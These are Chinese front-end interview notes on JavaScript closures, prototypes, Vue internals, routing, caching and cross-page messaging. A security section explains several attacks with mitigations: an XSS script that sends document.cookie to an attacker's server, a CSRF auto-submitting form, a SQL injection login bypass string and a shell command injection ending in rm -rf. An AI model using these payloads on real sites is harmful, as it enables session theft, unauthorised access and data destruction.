1. 说说你对闭包的理解？

什么是闭包：闭包是能够访问另一个函数作用域的函数，一般是在函数内部返回一个函数，返回的函数引用外部函数的变量，形成闭包

闭包的应用场景：

1.1.模仿块级作用域：

**javascript不会告诉你变量是否已经被声明，容易造成命名冲突，如果是在全局环境定义的变量，就会污染全局环境，这种情况下可以用匿名函数立即执行形成**块级作用域防止全局污染

### 1.2存储变量

**javascript中函数作用域链的特点，内部函数保留了对外部函数的活动变量的引用，所以变量不会被释放，可以用于**存储变量

1.3封装私有变量

javascript中没有私有成员的概念，我们可以把函数当做一个范围，函数内的变量就是私有变量，在外部无法引用，比如:

function C(a,b){

var c = a - b ;

return c

}

1. js原型连的理解？

每个函数都有一个prototype属性，当new一个对象的时候每个对象都会继承prototype里面的属性，每个实例里面有一个\_\_proto\_\_ 属性指向prototype，函数构造函数指向

Person === Person.prototype.constructor

在查找属性的时候会先查找实例上面的属性，在查找原型链上面的属性

原型链继承：

function inherits(Child, Parent) {

var F = function () {};

F.prototype = Parent.prototype;

Child.prototype = new F();

Child.prototype.constructor = Child;

}

js判断数组

Array.isArray

arr instanceof Array

arr.\_\_proto\_\_ == Array.prototype

arr.\_\_proto\_\_.constructor == Array v

3.vue双向绑定原理是？vue双向绑定对数组的拦截

* 1. 双向绑定参照视频源代码

利用defineProporty对传进来的data属性都定义了get和set来监听属性的变化，当属性变化时，可以通知需要更新的地方做更新

* 1. vue双向绑定对数组的拦截：

let obarr = []

const arrayProto = Array.prototype

//缓存原来的方法

const arrayMethods = Object.create(arrayProto)

Object.defineProperty(arrayMethods,'push',{

value:function mutator(){

//缓存原生方法，之后调用

const original = arrayProto['push']

let args = Array.from(arguments)

original.apply(this,args)

console.log(obarr)

}

})

obarr.\_\_proto\_\_ = arrayMethods;

5.vue中的组件间通讯有几种方式？

## 5.1 props/$emit

## 5.2 $emit/$on

**这种方法通过一个空的Vue实例作为中央事件总线（事件中心），用它来触发事件和监听事件,巧妙而轻量地实现了任何组件间的通信，包括父子、兄弟、跨级**。当我们的项目比较大时，可以选择更好的状态管理解决方案vuex。

1.具体实现方式：

var Event=new Vue();

Event.$emit(事件名,数据);

Event.$on(事件名,data => {});

## 5.3vuex

## 5.4 $attrs/$listeners

## $attrs：包含了父作用域中不被 prop 所识别 (且获取) 的特性绑定 (class 和 style 除外)。当一个组件没有声明任何 prop 时，这里会包含所有父作用域的绑定 (class 和 style 除外)，并且可以通过 v-bind="$attrs" 传入内部组件。通常配合 interitAttrs 选项一起使用。

$listeners：包含了父作用域中的 (不含 .native 修饰器的) v-on 事件监听器。它可以通过 v-on="$listeners" 传入内部组件

接下来我们看个跨级通信的例子：

// index.vue<template>

<div>

<h2>浪里行舟</h2>

<child-com1

:foo="foo"

:boo="boo"

:coo="coo"

:doo="doo"

title="前端工匠"

></child-com1>

</div></template><script>

const childCom1 = () => import("./childCom1.vue");

export default {

components: { childCom1 },

data() {

return {

foo: "Javascript",

boo: "Html",

coo: "CSS",

doo: "Vue"

};

}

};</script>

// childCom1.vue<template class="border">

<div>

<p>foo: {{ foo }}</p>

<p>childCom1的$attrs: {{ $attrs }}</p>

<child-com2 v-bind="$attrs"></child-com2>

</div></template><script>

const childCom2 = () => import("./childCom2.vue");

export default {

components: {

childCom2

},

inheritAttrs: false, // 可以关闭自动挂载到组件根元素上的没有在props声明的属性

props: {

foo: String // foo作为props属性绑定

},

created() {

console.log(this.$attrs); // { "boo": "Html", "coo": "CSS", "doo": "Vue", "title": "前端工匠" }

}

};</script>

// childCom2.vue<template>

<div class="border">

<p>boo: {{ boo }}</p>

<p>childCom2: {{ $attrs }}</p>

<child-com3 v-bind="$attrs"></child-com3>

</div></template><script>

const childCom3 = () => import("./childCom3.vue");

export default {

components: {

childCom3

},

inheritAttrs: false,

props: {

boo: String

},

created() {

console.log(this.$attrs); // { "coo": "CSS", "doo": "Vue", "title": "前端工匠" }

}

};</script>

// childCom3.vue<template>

<div class="border">

<p>childCom3: {{ $attrs }}</p>

</div></template><script>

export default {

props: {

coo: String,

title: String

}

};</script>

6.为什么for循环的时候建议加上key？diff算法？

diff算法策略:

6.1同层比较，

1. 先比较类型，类型不一样就直接删除，换上新的
2. 比较属性有没有不同
3. 再往下递归比较

6.2通过key加快同层查找比较，如果没有key的话只能删除插入了，操作会大大增加

6.3多个状态更新setState合并成一个更新

1. vue-router中的路由守卫有那些，怎么用来做权限认证？权限怎么做到按钮级别的控制？

7.1全局路由守卫

//注意要执行next

Router.beforeEach((to,from,next)=>{

//判断如果没有登录可以在这个地方跳转

//next(‘/login’)

})

//注意要执行next

Router.beforeResolve((to,from,next)=>{

//就是执行时间比routerEach慢一点其他的一样

Next()

})

//这个可以不用next

Router.afterEach((to,from,next)=>{

Next()

})

7.2路由里部守卫

Export default new Router({

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

beforeEnter(to,from,next){

//在beforeEach之后，beforeResolve之前执行

Next()

},

Component:Home,

Children:[

{

Path:’test’,

Component:test

}

]

]

})

7.3组件内部守卫

Export default {

beforeRouteEnter(to,from,next){

Next()

},

beforeRouteUpdate(to,from,next){

Next()

},

beforeRouteLeave(to,from,next){

Next()

}

}

一次路由过程的具体的执行顺序是beforeEach beforeEnter beforeRouteEnter beforeResolve afterEach

8.vue中的nextTick一般什么时候用到？怎么实现的？

通常nextTick用于数据赋值后，又想立刻取到dom更新的时候

属于微任务更新的，但是有兼容问题，会降级到宏任务setTimeout中

降级顺序：Promise > MutationObs erver > setImmediate > setTimeout

9.vuex的原理的了解？

在vue.use(Vuex)的时候调用vuex中的install方法，执行代码：

Vue.mixin({

beforeCreate() {//所有组件的beforeCreate钩子都会执行这个

if (this.$options && this.$options.store) {

//找到根组件 main 上面挂一个$store

this.$store = this.$options.store

// console.log(this.$store);

} else {

//非根组件指向其父组件的$store

this.$store = this.$parent && this.$parent.$store

}

}

})

可见，store注入 vue的实例组件的方式，是通过vue的 mixin机制，借助vue组件的生命周期 钩子 beforeCreate 完成的。即 每个vue组件实例化过程中，会在 beforeCreate 钩子前调用 vuexInit 方法，在组件中添加了$store变量，然后：

// store.\_vm.\_data.$$state = store.state

store.\_vm = new Vue({

data: {

$$state: state

},

computed

})

添加一个对象，把$store.state变成一个vue对象，现实全局的响应

10.Vue3.0新特性是是什么？

10.1体积减少到10k

10.2 Object.defineProperty -> Proxy，proxy不需要对原始对象做太多操作，减少复杂度，增加可维护性

例子：

var target = {

name: 'poetries'

};

var logHandler = {

get: function(target, key) {

console.log(`${key} 被读取`);

return target[key];

},

set: function(target, key, value) {

console.log(`${key} 被设置为 ${value}`);

target[key] = value;

}

}

var targetWithLog = new Proxy(target, logHandler);

targetWithLog.name; // 控制台输出：name 被读取

targetWithLog.name = 'others'; // 控制台输出：name 被设置为 others

console.log(target.name); // 控制台输出: others

9.3.更换成typescript来编写

1. <keep-alive></keep-alive>的作用是什么?

keep-alive是Vue提供的一个抽象组件，用来对组件进行缓存，从而节省性能，由于是一个抽象组件，所以在v页面渲染完毕后不会被渲染成一个DOM元素

<keep-alive>

<loading></loading>

</keep-laive>

利用include、exclude属性进行缓存控制

<keep-alive include="bookLists,bookLists">

<router-view></router-view>

</keep-alive>

<keep-alive exclude="indexLists">

<router-view></router-view>

</keep-alive>

include属性表示只有name属性为bookLists，bookLists的组件会被缓存，（注意是组件的名字，不是路由的名字）其它组件不会被缓存exclude属性表示除了name属性为indexLists的组件不会被缓存，其它组件都会被缓存

1. 动画方式？

12.1 javascript直接实现；

12.2 SVG（可伸缩矢量图形）；

12.3 CSS3 transition；

12.4 CSS3 animation；

12.5 Canvas动画；

12.6 requestAnimationFrame

参考下面文档：https://www.cnblogs.com/zhaowy/p/8817944.html

1. 移动端自适应方案你们是怎么做的？
   1. 用根元素rem的方法，假定给定设计稿宽为750px，根元素html的font-size属性假定为100px（方便计算），那么1rem = 100px,总的宽度就为7.5rem了，如果有一个容器宽度是200px，用rem单位表示就是2rem（就是除以100），那如果是其他设计搞呢例如640宽度的呢？关键是要计算640宽度下面html的font-size的值，可以用以下方式计算：

(750/100 = 640 /x ) ==> x = 640\*100/750 = 640/7.5 = 85.3px

页面加载的时候用下面的js推算出不同的宽度下的html的font-size的值：

Document.querySelector(“html”).style.fontSize = document.documentElement.clientWidth / 7.5 + 'px'

这样其宽度的设计稿就和750的设计稿有等比关系了，用750的设计稿搞好一套代码其他就自动适应了

参考下面文章：http://caibaojian.com/mobile-responsive-example.html

14.前端性能优化你们是怎么做的？

15.页面间的通信方式

15.1 WebSocket，接口支持

15.2 cookie/localStorage/sessionStorage

//page1

localStorage.setItem('message',JSON.stringify({

message: '消息'，

from: 'Page 1',

date: Date.now()

}))

//pageb

window.addEventListener("storage", function(e) {

console.log(e.key, e.newValue, e.oldValue)

});

15.3 indexDB：

//创建数据：

const request = indexedDB.open('myDatabase', 3);

request.addEventListener('success', e => {

const db = e.target.result;

const tx = db.transaction('Users','readwrite');

const store = tx.objectStore('Users');

// 保存数据

const reqAdd = store.add({'userId': 1, 'userName': '李白', 'age': 24});

reqAdd.addEventListener('success', e => {

console.log('保存成功')

})

});

//获取数据

const request = indexedDB.open('myDatabase', 3);

request.addEventListener('success', e => {

const db = e.target.result;

const tx = db.transaction('Users','readwrite');

const store = tx.objectStore('Users');

// 获取数据

const reqGet = store.get(1);

reqGet.addEventListener('success', e => {

console.log(this.result.userName); // 李白

})

});

15.4 postMessage

// 在主页发送消息：

var iframe = document.getElementById('iframe\_id');

var iframe\_cw = iframe.contentWindow;

window.onload = function(){

iframe\_cw.postMessage({height:"300px"}, "\*"); //通信 \* 可以指定域名

}

//子页面接受：

window.addEventListener('message', function (event) {

document.getElementById('messageHTML').innerText = event.data.height;

//子页面发送

event.source.postMessage({height:c\_h}, 'http://127.0.0.1');

}, false);

15.5 window.open，iframe

15.6 Broadcast Channel

//Page1:

var channel = new BroadcastChannel("channel-BroadcastChannel");

channel.postMessage('Hello, BroadcastChannel!')

//page2

var channel = new BroadcastChannel("channel-BroadcastChannel");

channel.addEventListener("message", function(ev) {

console.log(ev.data)

});

1. 一般开发中实现跨域有几种方式？

1. 前端安全性的了解？

17.1 xss ：如果网页可以运行外部输入的脚本，黑客会运行一个自己的脚本例如

<scritp src=’....index.js’></script> (http://locahost:8080?from=<scritp src=’....index.js’></script> 可以把这个连接搞成短链形式欺骗用户) index.js 里面：

var image = new Image(); image.src=’http://loadhost:4000/img?href=window.location.href & c=’+document.cookie,发送一个请求到黑客服务器，可以用nodejs和中间件取得cookie，然后黑客就去目标网站直接在浏览器里面输入document.cookie=cookir 就可以完全模拟用户登录了

还有一个可能是在评论里面注入例如：发表一个评论：我来了<scritp src=’....index.js’></script>

所有登录这个网站看到这个评论的人的cookie信息会被窃取

防范措施：

17.1 1.一般来说这种攻击框架层面上就已经有防范了。

17.1 2.ctx.set(“X-XSS-Protection”,0),浏览器自动拦截3. ctx.set('Content-Security-Policy', "default-src 'self'") 只加载本站的脚本。

17.1 3.通过写函数转换< > & 等符号。

17.1 4.通过xss库转换 var xss = require(‘xss’); var html = xss(“<h1></h1><script>\*\*\*\*\*</script>”)

17.1 5.设置httpOnly:true,表示不能通过控制台修改cookie app.use(session({httpOnly:true}, app)); 另外一种设置方式

Response.addHeader(“set-cookie”,”uid-112;path=/ HttpOnly”)

17.2 csrf 跨站伪造请求，意思是在a网站没有退出的情况下，b网站利用<form name="form" action="http://localhost:3000/updateText" method="post" target=“csrf”> 添加评论: <input type="text" name="text" value="CSRF评论。。" /> </form> 然后提交 document.querySelector('form').submit(); 这里action请求就会带上cookie请求成功

防范：1可以用 头信息里的 referer（请求来源），但是这个方案不太爱完美2.验证码方式

17.3 点击劫持，黑客通过在自己的网站上加上目标网站的iframe连接，经过精确定位控制目标网站的按钮在诱导按钮上面。隐藏iframe，点击诱导按钮就点击了目标网站的功能了

防范：中间键中加载 ctx.set('X-FRAME-OPTIONS', 'DENY')

app.use(async (ctx, next) => {

await next()

ctx.set('X-FRAME-OPTIONS', 'DENY')

})

17.4 sql注入：

// 填⼊特殊密码

1'or'1'='1

// 拼接后的SQL

SELECT \*

FROM test.user

WHERE username = 'laowang'

AND password = '1'or'1'='1'

这样就可以不用密码也登录了

防范：一般调用封装好的方法：query(‘SELECT \* FROM WHERE ID=?’,PASSWORD)

17.5 OS 攻击 一般执行shell 命令的时候有可能

例如执行下面这个exe(‘ git clone [http://\*\*\*](http://***) && rm -rf && /’)

17.6

DNS劫持

顾名思义，DNS服务器(DNS解析各个步骤)被篡改，修改了域名解析的结果，使得访问到的不是预期

防范：升级https、

18.前端缓存理解

18.1.强缓存：

当浏览器第一次请求服务器的时候，服务器返回的响应头里面包含一个Cache-Control的字段，一般是设置成（'Cache-Control'：'max-age=60'），告诉浏览器本地缓存这个页面60秒，再次请求页面的时候，如果没有过期就用浏览器本地和缓存，不用强缓存的时候就返回'Cache-Control'：'no-cache'

18.2协议缓存（对比缓存）


服务器返回给浏览器'Last-Modified':value,或者'Etag'：value ，浏览器识别这两个字段，当再次请求的时候就分别带上if-modified-since，if-none-match给服务器，服务器找到对应的文件，对比文件信息，如果都相等证明没有修改，返回状态304给浏览器，如果是更新了就返回新文件给浏览器

19.加密传输这块，http和https有什么不一样？

20.还有没有长列表优化经验？是怎么优化长列表的

21.用nodejs做过后端么，nodejs有那些核心模块？了解eventLoop，

eventLoop:在主要ui+js线程外面，遇到事件，定时器，异步请求，这些会独立开一个新的线程，这些线程任务执行完毕会把回调函数会放到一个回调队列里面，当主线程的同步代码执行完毕以后，event loop 会遍历回调队列，按照先进先出的顺序执行回调，每次执行完主线程的代码，都会通过event loop检查回调队列，执行回调，process.nextTick()是把代码放到当前同步代码的后面（注意和宏任务和微任务的区别）,stack队列后面还有一个taskqueue队列，主要用于放置微任务（想异步执行，又想尽快执行），先于callback queue执行



21.小程序开发中有没有遇到什么问题？怎么解决的？